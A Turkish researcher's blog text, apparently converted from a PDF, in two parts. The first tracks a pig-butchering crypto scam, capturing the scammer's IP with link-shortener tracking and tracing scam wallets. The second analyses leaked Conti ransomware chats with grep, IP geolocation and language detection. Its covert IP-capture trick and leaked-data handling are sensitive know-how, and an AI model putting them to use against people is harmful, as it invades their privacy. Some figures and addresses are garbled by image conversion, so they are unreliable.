
Tarih **28 Haziran 2022**'yi gösterdiğinde, kurbanını dolandırmaya çok yakın olduğunu anlayan Anna, cüzdanına [Binance](#) isimli kripto para borsası üzerinden nasıl kripto para (USDT) göndereceğim konusunda beni yönlendirmeye başladı.






İçten içe acaba Anna gerçekte hangi ülkeden benimle bağlantı kuruyor sorusu kafamı meşgul etmeye başladıkça Anna'nın IP adresini öğrenmek için neler yapabileceğimi düşünmeye başladım. Twitter [profilimde](#) kocaman **Cyber Security Researcher** yazmasına rağmen benden hiç şüphelenmeyen ve ağına düşürmek için planını 15 gündürilmek ilmek işletmeye devam eden Anna'nın [Operasyon Güvenliği \(OPSEC\)](#) ile ilgili pek bir kaygısı olmadığını tahmin ediyordum. Bu sebeple Anna ile web sitemde barındırdığım ekran görüntülerinin adreslerini [Bitly](#) URL kısaltma servisinden faydalanarak paylaşmaya ve IP adresini elde etmeye karar verdim.

Anna, paylaştığım 3 tane bit.ly adresine tıklamaktan zerrekadar imtina etmediği için SOCRadar [IOC Radar](#) üzerinden kısa sürede **Hong Kong**'da yer alan [45.204.66.140](#) IP adresinden benimle iletişim kurduğunu öğrenmiş oldum.





[MonexCrypto](#) web sitesini gezmeye kaldığım yerden devam ettiğimde, Bitcoin ve Ethereum kripto para cüzdanlarıma ait kripto para adreslerinin gerçek kripto para borsalarında olduğu gibi sadece bana özel üretilip üretilmediğini kontrol etmeye karar verdim. Şayet bu cüzdan adresleri dolandırıcılara ait ise ve her platforma üye olan kişiye (kurban) cüzdan adresi olarak kendi adreslerini gösteriyorlar ise kolay yoldan kurbanlarına ait kripto paraları rahatlıkla çalabilirlerdi. Buna yönelik yaptığım araştırmalar sonucundan;

28 Haziran 2022 tarihinde **Bitcoin** cüzdan adresimi (3QX2Csna3FEbXD9PxbhgEXL36qAfYXWSwQU) Blockchain.com web sitesi üzerinde [sorguladığımda](#), bu cüzdanın **6 Haziran 2022** tarihinde oluşturulduğu ve **29 Eylül 2022** tarihine dek bu cüzdana **55,618.73\$** değerinde Bitcoin aktarıldığı ve daha sonrasında çekildiği görülmüyordu. Aynı tarihte **Ethereum** cüzdan adresimi (0xF88997e493C08874d9e0D485463386ABf0EB6bf) aynı yerde [sorguladığımda](#) bu cüzdanın da **26 Haziran 2022** tarihinde oluşturulduğu ve **23 Kasım 2022** tarihine dek bu cüzdana **~839.000\$** değerinde Ethereum ve USDT aktarıldığı

görülüyordu. Yine aynı tarihte bu defa **USDC** cüzdan adresimi (**0xcfd006ec9f4af5bf34a6f71af41655fb7d4167**) [sorguladığımda](#) bu cüzdanın **17 Haziran 2022** tarihinde oluşturulduğu ve **16 Ağustos 2022** tarihine dek bu cüzdana da **~46.000\$** değerinde Ethereum ve USDT aktarıldığı görülüyordu.

Blockchain.com explorer showing the address **0xcfd006ec9f4af5bf34a6f71af41655fb7d4167**. The page displays the wallet balance as **0.00000000** ETH. A summary section shows a total received of **2.3396976 BTC** and a total sent of **4.4739752 BTC**. A red arrow points to the 'Total Received' value.

Blockchain.com explorer showing the address **0x888-Be6bf**. The page displays the wallet balance as **0.00** ETH. A table of transactions shows a total received of **838.8K** USDT and a total sent of **838.8K** USDT. A red arrow points to the 'Total Received' value.

Blockchain.com explorer showing the address **0xcfd-d4167**. The page displays the wallet balance as **0.00** ETH. A table of transactions shows a total received of **241K** USDT and a total sent of **198K** USDT. A red arrow points to the 'Total Received' value.

Feragatname: Herhangi bir hataya karşı [Tracers in the Dark: The Global Hunt for the Crime Lords of](#)

[Cryptocurrency](#) kitabında olduğu gibi uçtan uca kripto para transferlerini takip edebilecek bir [IRS](#) ajanı veya Blockchain uzmanı olmadığımı hatırlatmış olayım. 😊

MonexCrypto web sitesine kayıt olduğum **26 Haziran 2022** tarihinden **29 Ocak 2023** tarihine kadar aşağı yukarı 5 defa MonexCrypto web sitesine girip cüzdan adreslerimi her kontrol ettiğimde değiştiklerini gördüm. Bu bilgilere göre cüzdan adresleri kişiye özel üretilmeyip dolandırıcıların kendi cüzdan adresleriydi ve belli aralıklarda bu adresleri değiştiriyorlardı. Not aldığım değişen cüzdan adreslerimi ve bu cüzdanlara yapılan para transferlerini kabaca alt alta koyup topladığımda, dolandırıcıların tahminimce yaklaşık **3 milyon dolar** değerinde kripto para çaldıklarını anladım.


A	B	C
Blockchain Type	Wallet Address	~Stolen Amount (USD)
Bitcoin	3QX2Csna3FEbXD9PxbgEXL36qAFYXWSwQU	\$55,618.73
Ethereum	0xF88997e493C08874d9e0D485463386ABf0EB6bf	\$818,800.00
Ethereum	0xCFDDF006EC9F4AF5BF34A6F71AF41655FB7D4167	\$46,000.00
Ethereum	0x392667b0CDf9B04Ce5C48754Ea4185056A65DD31	\$246,000.00
Ethereum	0x66FD1C86ae25BDd278bb90f1174f668392EBB540	\$675,000.00
Ethereum	0xA9434DFb0fa3f29fc6324AA60DB377C863022f13	\$204,000.00
Ethereum	0xC495928233A6E4433c151B7A552e34A3d7Af54D7	\$564,000.00
Ethereum	0xaE7A6F74c09BDB3E1e17e51040C070A65ACf7859	\$134,000.00
	Total Stolen Amount (USD)	\$2,743,418.73


Tabii ben Anna'nın maskesini düşürmeye çalışırken **18 Temmuz 2022** tarihinde [FBI](#), MonexCrypto gibi sahte kripto borsa/yatırım uygulamaları üzerinden yapılan dolandırıcılık girişimlerine karşı bir [uyarı](#) yayınladı. Bu uyarıya göre dünya genelinde 244 kişiden yaklaşık **42.7 milyon dolar** değerinde kripto para çalınmıştı. 3 milyon dolarının nasıl çalındığını çoktan öğrenmiştim. 😊

2021 yılında FBI'nın İnternet Suçları Şikayet

Merkezi'ne bu dolandırıcılık yöntemiyle ilgili olarak **4.300'den fazla** başvuru yapılmış ve toplamda **429 milyon dolardan fazla** kayıp yaşanmıştır. Kasım ayının sonunda ise ABD Adalet Bakanlığı, 2022 yılında dolandırıcılar tarafından kullanılan **yedi** alan adına el koyduğunu açıkladı. (Kaynak: [Wired](#))

14 Haziran 2022 tarihinden **6 Temmuz 2022** tarihine kadar beni dolandırmak için tüm ikna yollarını tüketen Anna, 6 Temmuz tarihinde isyan bayrağını çekerek sitem dolu mesajlar göndermeye başladı. Ben de dışı dışı kana kan diyerek **1 Ağustos 2022** tarihinde Anna'ya FBI'ın uyarısını ileterek kötü adam gülüşüyle sohbetimize son noktayı koymuş oldum. 😊







Anna



You can wait until next week. It's your right, but I'm not going to teach you. You didn't cherish it when I gave you the opportunity to learn.

Jul 6, 2022, 11:42 AM

Sorry to hear that

Jul 6, 2022, 2:30 PM

You can study it yourself.

Or find someone else to teach you.

I don't like people who procrastinate, because it is a trivial matter.

Jul 6, 2022, 2:33 PM

I have no reason to wait for you. I have given you many chances.

Jul 6, 2022, 2:49 PM

How do you do ?

Jul 22, 2022, 10:28 AM

hello

What's the matter?

Aug 1, 2022, 11:58 AM




bleepingcomputer.com

FBI warns of fake cryptocurrency apps used to defraud investors


The FBI warned that cybercriminals are creating and u...

Have you read this article ?

Anlaşılan o ki Anna ilerleyen aylarda hız kesmeden gözüne kestirdiği yeni kurbanlarını ağına düşürmeye devam etmiş ve de başarılı olmuş ki [SOCRadar Siber Tehdit İstihbaratı](#) platformunda zararlı yazılım ([Stealer](#)) tarafından çalındığı tespit edilen bilgiye göre **5 Eylül 2022** tarihinde monexcrypto.net sitesine giriş yapan bazı kullanıcıların parolaları da çalınmıştı.



Ekim ayına geldiğimizde ise Monex Grubu, başta monexcrypto.net web sitesi olmak üzere iki web sitesinin daha grup logolarını izinsiz kullandığına dair bir [uyarı](#) yayınladı.



Sonuç itibarıyla Anna ve klavye arkadaşlarının [Pig Butchering Scam](#) adı verilen, iyi kurguladıkları bu dolandırıcılık yöntemi



ile nasıl milyonlarca dolar vurgun yaptıklarını, Apple App Store ve Google Play Store'dan indirdiğimiz [uygulamalardan](#), sosyal medya üzerinden gelen mesajlara kadar neden çok dikkat etmemiz gerektiğini diğer yazılarımda da olduğu üzere detaylı bir şekilde öğrenmiş olduk.

Farkındalık yaratma adına bu yazıyı arkadaşlarınızla, dostlarınızla ve sevdiklerinizle paylaşmanızı önemle rica eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

2. Pratik Veri Sızıntısı Analizi

If you are looking for an English version of this article, please visit [here](#).

Gerçekleştirdikleri fidye yazılım (ransomware) saldırıları ile 2021 yılında 180 milyon dolar gelir elde etmiş ve dünyanın sayılı siber suç çeteleri arasında yer almayı başarmış Rusya destekli [Conti](#) grubu, 2022 yılında Rusya'nın Ukrayna'yı işgal etmesi ile önemli bir dönemece gelmişti. Conti grubunun Rus işgalini [desteklediğini](#) açıklaması ile uluslararası grup üyeleri arasında oluşan fikir ayrılıkları neticesinde üyelerden biri [@ContiLeaks](#) isimli Twitter hesabından grubun kendi aralarında 2020-2021 yıllarında gerçekleştirdiği yazışmaları sızdırmaya başlamıştı ve sızıntılar, siber saldırılarda kullandıkları fidye yazılımlarının kaynak kodunun da [sızdırılması](#) ile devam etmişti.



Bir siber güvenlik araştırmacısı olarak bu gibi tehdit aktörlerine ait veriler sızdığında en çok merakımı cezbeden konuların başında bu veriler arasında Türkiye’de hacklenmiş bir sisteme ait bilgilerin ve de Rusça olmayan, özellikle Türkçe yazışmaların, metinlerin yer alıp, almadığı oluyor. Neden diye soracak olursanız, bu tür sayılı tehdit aktörleri tarafından

Türkiye'nin ne kadar geniş çapta hedef alındığını ve de bu tür uluslararası, organize, gruplarda hangi milletlerden üyelerin olduğunu öğrenme şansım olabiliyor.

Bu zamana dek bu merakımı gidermek için diğer güvenlik araştırmacılarının analiz çalışmaları ile yetinmeyi tercih etmiş biri olarak buna bir dur demeye, çok daha hızlı bir şekilde bu bilgiye nasıl ulaşabileceğimi öğrenmeye ve benim gibi bu konuya ilgili duyan siber güvenlik araştırmacılarına fikir vermek için kolları sıvamaya karar verdim.

İlk iş olarak Conti grubuna ait yazışmaların da yer aldığı dosyaları [vx-underground](https://www.vx-underground.org/Conti/) isimli web sitesinin paylaşım [alanından](#) indirdim. Tüm dosyaları teker teker açtığımda içinden **11000**'den fazla dosya çıktı.



File Name	File Size	Date
Parent directory/	-	-
Conti Chat Logs 2020-7z	2417273	2022-03-01 02:46:14
Conti Documentation Leak-7z	234714	2022-03-01 05:29:38
Conti Internal Software Leak-7z	3911885	2022-03-01 02:57:08
Conti Jabber Chat Logs 2021 - 2022-7z	1160294	2022-03-02 13:10:39
Conti Locker Leak-7z	6852466	2022-03-05 04:29:03
Conti Pony Leak 2016-7z	62014991	2022-03-01 02:51:14
Conti Rocket Chat Leaks-7z	3370574	2022-03-01 02:47:40
Conti Screenshots December 2021-7z	452894	2022-03-01 02:46:06
Conti Toolkit Leak-7z	94186791	2022-03-01 02:42:15
Conti Trickbot Forum Leak-7z	8542211	2022-03-01 02:50:56
Conti Trickbot Leaks-7z	955850	2022-03-01 06:52:40
Training Material Leak	0	1969-12-31 18:00:00

```

mertrix@Hack4Career Leak % ls -al
total 0
drwxr-xr-x 14 mertrix staff 448 Apr 10 20:33 .
drwxr-xr-x 48 mertrix staff 1536 Apr 10 20:10 ..
drwx----- 150 mertrix staff 4800 Mar 1 11:34 Conti Chat Logs 2020
drwx----- 3 mertrix staff 96 Mar 1 14:29 Conti Documentation Leak
drwx----- 14 mertrix staff 448 Mar 1 11:56 Conti Internal Software Leak
drwx----- 398 mertrix staff 12736 Mar 2 22:10 Conti Jabber Chat Logs 2021 - 2022
drwx----- 3 mertrix staff 96 Mar 1 11:48 Conti Pony Leak 2016
drwx----- 10 mertrix staff 320 Mar 1 11:47 Conti Rocket Chat Leaks
drwx----- 7 mertrix staff 224 Mar 1 11:35 Conti Screenshots December 2021
drwx----- 4 mertrix staff 128 Mar 1 11:39 Conti Toolkit Leak
drwx----- 55 mertrix staff 1760 Mar 1 11:50 Conti Trickbot Forum Leak
drwx----- 4 mertrix staff 128 Mar 1 15:52 Conti Trickbot Leaks
drwx----- 9 mertrix staff 288 Apr 10 20:31 conti_locker
drwx----- 4 mertrix staff 128 Apr 10 20:31 jabber_logs
mertrix@Hack4Career Leak % find . | wc -l
11289
mertrix@Hack4Career Leak %

```

Yazışmaların okunabilir metin olarak JSON uzantılı dosyalarda saklandığını (Örnek: 185.25.51.173-20220301.json) öğrendikten sonra ilk iş olarak tüm dosyalardaki IP adreslerini aşağıdaki regex destekli GREP komutu ile bulup, tekilleştirip ip.txt isimli bir dosyaya kaydettiğimde elimde toplamda bu 2 regex paternine uyan **3819** tane IP adresi oldu.

```

grep -R -E -o
"(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (
25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25
[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0
-5]|2[0-4][0-9]|[01]?[0-9][0-9]?) " >
../ips.txt

grep -iRE
"(\b25[0-5]|\b2[0-4][0-9]|\b[01]?[0-9][0-9
]?) (\. (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9
]?) ){3}" ../ips.txt | grep -E -o

```

Sıra bu IP adreslerinden hangilerinin Türkiye'ye ait olduğunu bulmaya geldiğinde imdadıma [IPinfo API](#)'si ve [Python kütüphanesi](#) yetiştii. Elimdeki tüm IP adreslerini (ip.txt) bu kütüphaneden faydalananarak geliştirdiğim [IP2Geo Tool v2](#) isimli araç ile sorguladığımda, bu IP adreslerinden 2 tanesinin ([31.210.111.142](#), [5.188.168.19](#)) Türkiye'de bulunduğunu öğrenmiş oldum.



The image shows two terminal windows. The top window has a title bar 'Desktop — Python ip2geo.py — 134x30' and displays the output of the IP2Geo tool v2, which lists IP addresses and their corresponding locations. The bottom window has a title bar 'Desktop — -zsh — 80x24' and shows a grep command being executed to find IP addresses associated with Turkey (TR) in a file named location.txt.

```


IP2Geo Tool v2 [https://www.mertsarica.com]
=====
1.0.0.0 AU Brisbane
1.0.0.17 AU Brisbane
1.0.1.11 CN Beijing
1.1.0.1 CN Beijing
1.1.2.1 US Los Angeles
1.13.2.28 CN Shenzhen
1.2.0.17 CN Beijing
1.2.1.0 CN Beijing
1.2.3.0 AU Brisbane
1.2.3.255 AU Brisbane
1.2.3.4 AU Brisbane
1.21.2.3 JP Osaka
1.3.0.0 CN Beijing
1.3.135.29 CN Beijing
1.3.35.45 CN Beijing
1.39.23.153 JP Tokyo
1.35.17.221 TW Taipei
1.4.29.0 CN Beijing
1.48.76.146 CN Guizhou

```

```

mertrix@Hack4Career Desktop % grep ":TR:" location.txt
31.210.111.142:TR:Istanbul
5.188.168.190:TR:Bahçelievler

```

Sıra merak ettiğim diğer konuya geldiğinde metinden dil tespiti yapabilen Python kütüphanelerine göz atmaya karar verdim. Kısa bir araştırma yaptıktan sonra karşıma bu alanda öne çıkan [fastText](#), [langdetect](#), [langid](#) kütüphaneleri çıktı.

Kütüphaneleri teker teker Conti'nin sızan verilerindeki metinler üzerinde test ederken kütüphanelerin kimi metinler için doğru kimi metinler için hatalı dil tespiti yaptığını gördüm. Hangisini kullanacağım konusunda kara kara düşünürken üçünden de faydalanan bir araç geliştirmeye ve kullanan kişinin ihtiyacına, tercihine göre güvenilirlik seviyesi (confidence level) parametresi ile bu aracı kullanmasının daha doğru bir yol olacağına karar kıldım.

```
find . -type f -print -exec cat {} \;
```

> `../logs.txt` komutu ile Conti'nin sızan verilerini tek bir dosyada birleştirdikten sonra geliştirdiğim [Language Identification](#) aracı ile logs.txt dosyasındaki her bir satırın Türkçe dil tespitine yönelik olarak üç kütüphane tarafından (güven seviyesi olarak High parametresini belirttim) kontrol ettim.

Language Identification aracını kullanmak için ilk parametre olarak öncelikle satır satır analiz edilmesini istediğiniz metin dosyasını belirtmeniz gerekmektedir. İkinci parametre olarak ise hangi dile dair tespit gerçekleştirmesini istiyorsanız o dilin kodunu (Türkçe ise TR, İngilizce ise EN gibi) belirtmeniz gerekmektedir. Opiyonel parametre olan 3. parametre ise güven seviyesini belirlemektedir. Bu seviyeyi High olarak belirlerseniz üç kütüphanenin de belirttiğiniz dil kodunu tespit etmesi durumunda bunu ekranda belirtecektir.

Örnek kullanım: **python3 lang_id.py logs.txt TR High**

Metin dosyalarında herhangi bir Türkçe kelime, cümle kullanılmadığı için üç kütüphane tarafından Türkçe dil kullanımına dair herhangi bir tespit olmadı. Aracın düzgün çalıştığını test etmek için ise logs.txt dosyasına Türkçe sahte 3 metin eklediğimde ise programın başarıyla bunları tespit ettiğini görmüş oldum. Bu analiz sayesinde Conti'nin sızan verilerine göre grup üyeleri arasında Türkçe konuşulmadığını öğrenmiş ve merak ettiğim son konuyu da netleştirmiş oldum.

```

1 ./Conti Jabber Chat Logs 2021 - 2022/85.25.51.173-20220823.json
2 {
3   "ts": "2021-08-23T06:17:46.326321",
4   "from": "driver@hccos3sawcstet.onion",
5   "to": "marty@hccos3sawcstet.onion",
6   "body": "[Данная: сообщение зашифровано, и невозможно его расшифровать.]"
7 }
8
9 {
10  "ts": "2021-08-23T06:21:29.401324",
11  "from": "driver@hccos3sawcstet.onion",
12  "to": "marty@hccos3sawcstet.onion",
13  "body": "[Данная: сообщение зашифровано, и невозможно его расшифровать.]"
14 }
15
16 {
17  "ts": "2021-08-23T06:43:28.468838",
18  "from": "driver@hccos3sawcstet.onion",
19  "to": "marty@hccos3sawcstet.onion",
20  "body": "[Данная: сообщение зашифровано, и невозможно его расшифровать.]"
21 }
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
